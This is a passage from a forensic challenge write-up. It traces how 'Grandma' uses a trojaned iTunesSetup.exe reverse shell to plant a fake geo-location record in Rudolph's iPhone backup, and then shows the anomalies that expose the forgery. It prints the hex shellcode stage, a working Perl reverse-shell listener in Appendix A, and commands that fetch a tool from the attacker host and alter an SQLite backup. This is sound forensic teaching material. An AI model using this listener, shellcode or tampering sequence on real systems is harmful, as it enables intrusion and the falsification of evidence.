Since we did not have the corresponding server for this reverse shell, the ELVES wrote a Perl listener that could interact with this reverse shell program. The code for the listener can be found in Appendix A, and sample output from it can be found in Appendix B. From the packet capture, after the TCP handshake is completed, the reverse shell is sent two packets of data from Grandma's machine. The ELVES's code replicates these packets to initialize the connection. From that point on, commands typed on the server side (Grandma's machine)

will be sent to the client (Rudolph's PC) and executed, and the output will be sent back to the server.

This connection is setup at frame 600 in the packet capture and the remainder of the packet capture consists of this reverse shell session. Frame 603 is the first packet of data sent from Grandma's machine and consists of 4 bytes "f0000000".



Figure 24. Frame 603. The first data packet sent by the server

Frame 605 is the second packet of data sent from Grandma's machine and consists of 240 bytes "fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe0585f5a8b12eb865d68636d640089e357575731f66a125956e2fd66c744243c01018d442410c600445450565656465 64e565653566879cc3f86ffd589e04e5646ff306808871d60ffd5bbf0b5a25668a695bd9dffd53c067c0a80fbe07505bb4713726f6a0053ffd5".



Figure 25. Frame 605. The second data packet sent by the server.

These packets are sent to the client to initialize the reverse shell. After this, the server can execute any commands desired on the client (again, see Appendix B for an example).

With this connection in place, Grandma moves on to the final phase of her attack.

SQLite Download and False Geo-Location Entries

Using the reverse shell connection, Grandma issues the following commands, starting in the directory "C:\Documents and Settings\Rudolph\Desktop":

```
> cd ..\Application Data\Apple Computer\MobileSync\Backup
> dir
> cd e409a4c01ece2a9e6bf9267b169f3b15616b98cd
> ftp -A 192.168.1.10
get sqlite3.exe
bye
> sqlite3 4096c9ec676f2847dc283405900e284a7c815836 "select * from
CellLocation"
> sqlite3 4096c9ec676f2847dc283405900e284a7c815836 "insert into
CellLocation values (310,410,11250,116541837,346471200.820172,40.7715,-
73.978833,1414,0,-1,-1,-1,50)"
> sqlite3 4096c9ec676f2847dc283405900e284a7c815836 "select * from
CellLocation"
> del sqlite3.exe
> exit
```

Grandma first changes into the directory that is used by iTunes for iPhone backup data. This file is a SQLite database file. In order to interact with the SQLite database, she downloads from her machine sqlite3.exe by FTPing to 192.168.1.10 and issuing the FTP GET command on sqlite3.exe. Once the download is complete, she exits the FTP session with the BYE command.

She then issues three SQLite commands using sqlite3 on the database file "4096c9ec676f2847dc283405900e284a7c815836". The first command is "select * from CellLocation". The CellLocation table contains geo-location information. This information was used by the prosecution against Rudolph to prove that he was in Central Park at the time of Grandma's alleged murder. This command simply prints out what is currently in the table.

In the second command issued, Grandma inserts a new record into this table with the values "(310,410,11250,116541837,346471200.820172,40.7715,-73.978833,1414,0,-1,-1,-1,50)". These values correspond to the Mobile Country Code (310 = United States), Mobile Network Code (410 = Cingular, now AT&T), Location Area Code, Cell Identifier, Timestamp (in seconds after 1st January 2001 (00:00:00)), Latitude, Longitude, Horizontal Accuracy (in meters), Altitude, Vertical Accuracy, Speed, Course, and Confidence. This information was obtained from the site: http://www.insaniak.com/iphone/

The most important fields for this case are the 5th, 6th, and 7th, which are the timestamp, latitude, and longitude, respectively. The timestamp is 346471200.820172 seconds after 1st January 2001 (00:00:00). That time corresponds to 25th December 2011 02:00:00 GMT, which would be 24th December 2011 9:00 PM EST. This is the approximate time that Grandma reportedly left the family party.

The location is 40.7715 degrees North, and 73.978833 degrees West. These coordinates in decimal degrees correspond to 40 deg 46' 17'' North and 73 deg 58' 43'' West. The officers investigating the case submitted an image as evidence. The image was taken at the scene of the crime and showed Grandma's coat covered in reindeer hoof prints. The metadata of the image was examined and is shown in Figure 26.

Figure 26. Metadata of evidence.JPG submitted by police

The coordinates are almost identical. This shows that while connected to Rudolph's PC, Grandma inserted the coordinates of the location where her coat was found into the backup.

After the insertion, Grandma issues a final SQLite command, "select * from CellLocation", on the sqlite database file. She confirms that her data was entered, deletes sqlite3.exe, and exits the reverse shell. The closure of the shell corresponds to the end of the packet capture. While her data was successfully entered into the database, there are some anomalies that indicate that it is not authentic data.

GPS Anomalies

While Grandma's actions are clearly documented above and show that she framed Rudolph, the addition of the GPS Coordinates creates some anomalies that create reasonable doubt about the truthfulness and authenticity of the geo-location data.

```
sqlite3 4096c9ec676f2847dc283405900e284a7c815836 "select * from CellLocation"
310|410|11504|165415283|346413600.207493|90.0|0.0|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11560|165415876|346417200.724667|-36.848461|174.763333|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11913|165415988|346424400.845503|-33.87365|151.206889|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11490|165415931|346431600.789114|35.689489|139.691706|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11486|165415119|346433400.698928|40.332808|116.47765|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11387|165415444|346435200.577698|39.904214|116.407414|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11647|165415648|346449600.307924|55.752505|37.623168|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11563|165415337|346458600.605536|52.523406|13.4114|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11293|165419827|346460400.123529|48.858362|2.294242|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11245|165415050|346464000.957372|51.505624|-0.075383|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11341|165413757|346471200.820172|-22.903539|-43.209587|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11146|165413900|346478400.428421|18.467964|-66.108809|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11150|165413038|346480200.261264|6.42375|-66.58973|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11342|165415572|346482000.116289|40.748245|-73.985534|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11880|165413161|346483440.664151|43.653226|-79.383184|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11537|165415788|346484520.528258|40.440625|-79.995886|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11363|165415476|346485600.313375|41.8789|-87.63584|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11686|165413799|346489201.224764|39.739094|-104.984898|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11998|165414519|346492800.167865|37.819751|-122.478168|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11312|165413083|346496400.422522|61.190009|-149.870694|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11409|165413229|346500000.268656|21.307237|-157.858055|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11504|165415284|346503600.473327|90.0|0.0|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11250|116541837|346471200.820172|40.7715|-73.978833|1414.0|0.0|-1.0|-1.0|-1.0|50
```

Figure 27. CellLocation Table Data After Grandma Inserted Phony Record

Figure 27 shows the contents of the CellLocation table after Grandma inserted the false record. This is the output of the final sqlite3.exe command she ran. The first anomaly is that the record Grandma entered is the last entry. All of the other records are ordered by the 5th field, the timestamp field. This makes the entry that places Rudolph at the scene of the crime out of order and somewhat suspicious. The 4th field, the Cell Identifier is also different from all the

others. It appears that an extra “1” was possibly inserted in the front of the value Grandma entered.

Another anomaly is the time of the entry placing Rudolph at the scene of the crime. The timestamp in the geo-location data is 346471200.820172. There is another record in the table with the exact same timestamp. The other record has the coordinates -22.903539,-43.209587. These coordinates correspond to Rio de Janeiro, Brazil. While Santa and his reindeer are fast, it is not possible for them to be in two locations at once.

By looking at the timestamps for other times in the CellLocation table, we can see that the data starts at the North Pole at 24 Dec 2011 10:00:00 GMT (5:00 am EDT) and ends back at the North Pole at 25 Dec 2011 11:00:00 GMT (6:00 am EDT). There is another coordinate (40.728245,-73.985534) that actually places Rudolph in Manhattan at 25 Dec 2011 05:00:00 GMT (12:00 am EDT). This is three hours later than the time Grandma inserted into the database.

Finally, by plotting the coordinates on a map of the world in the order of the time they were visited, we can see another anomaly. The maps were created using http://www.gpsvisualizer.com/

Figure 28. Geo-Location Tracks Before Grandma Inserted Phony Record

Figure 29. Geo-Location Tracks After Grandma Inserted Phony Record

Figure 28 shows that the tracks start at the North Pole, then go on to Australia, Japan, Europe, Brazil, New York, Eastern Canda, California, Alaska, Hawaii, and finally back to the North Pole. In Figure 29, there is a noticeable loop. After going to Brazil, the track jumps to New York, only to travel back down to Puerto Rico and Venezuela before returning to New York. This would be a very inefficient route for Santa and the reindeer to take, and also includes being in Brazil and New York at the same time as mentioned before.

These anomalies further show that the geo-location data used against Rudolph is false and was manipulated by Grandma.

Appendix A -- listen.pl script

This script was created by the ELVES to interact with the reverse shell in the iTunesSetup.exe file. This script should be run on a machine with an IP address of 192.168.1.10 and will start listening on port 1225. When iTunesSetup.exe is launched from a Windows machine that can communicate with 192.168.1.10, it will connect port 1225 at that IP. This script then sends two streams of data (the two hex strings in the script). A command prompt from the machine that ran iTunesSetup.exe will then be presented and commands can be issued.

```
#!/usr/bin/perl
use IO::Socket::INET;
$| = 1;

my ($socket,$client_socket);
my ($peer_address,$peer_port);
$socket = new IO::Socket::INET (
    LocalHost => '192.168.1.10', LocalPort => '1225', Proto => 'tcp',
    Listen => 5, Reuse => 1
) or die "ERROR in Socket Creation : $!\n";

print "SERVER Waiting for client connection on port 1225\n";
while(1) {
    $client_socket = $socket->accept();

    $peer_address = $client_socket->peerhost();
    $peer_port = $client_socket->peerport();


print "Accepted New Client Connection From : $peer_address, $peer_port\n ";

    $data = "\xf0\x00\x00\x00";
    $client_socket->send($data);

$data
= "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x
8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2
c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b
\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\
x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\x
f4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8
b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51
\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\
x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44\x24\x
10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3
f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0
\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\
xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
    $client_socket->send("$data");
    sleep(1);
    $client_socket->recv($data,65536);
    print "Received from Client : $data\n";

    $data = "dir\n";
```

```
    $client_socket->send("$data");
    sleep(1);
    $client_socket->recv($data,65536);
    print "Received from Client : $data\n";
    while(1) {
       $data = <STDIN>;
       $client_socket->send("$data\n");
       sleep(1);
       $client_socket->recv($data,65536);
       print "Received from Client : $data\n";
    }
}

$socket->close();
```

Appendix B -- Output from listen.pl

This appendix contains a sample of the output seen when using the script in Appendix A along with the iTunesSetup.exe file. The script listen.pl is started, then iTunesSetup.exe is launched. The script automatically sends the “dir” command. In the output below, we have also sent the “whoami” command.

```
# ./listen.pl
SERVER Waiting for client connection on port 1225
Accepted New Client Connection From : 192.168.1.146, 49275
 Received from Client : Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\TEMP>
Received from Client : dir
 Volume in drive C has no label.
 Volume Serial Number is E89C-58DC

 Directory of C:\TEMP

12/29/2011  11:08 AM    <DIR>          .
12/29/2011  11:08 AM    <DIR>          ..
12/12/2011  03:47 PM            73,802 iTunesSetup.exe
               1 File(s)         73,802 bytes
               2 Dir(s)  22,549,340,160 bytes free

C:\TEMP>
whoami
Received from Client : whoami
win7\user

C:\TEMP>
C:\TEMP>
```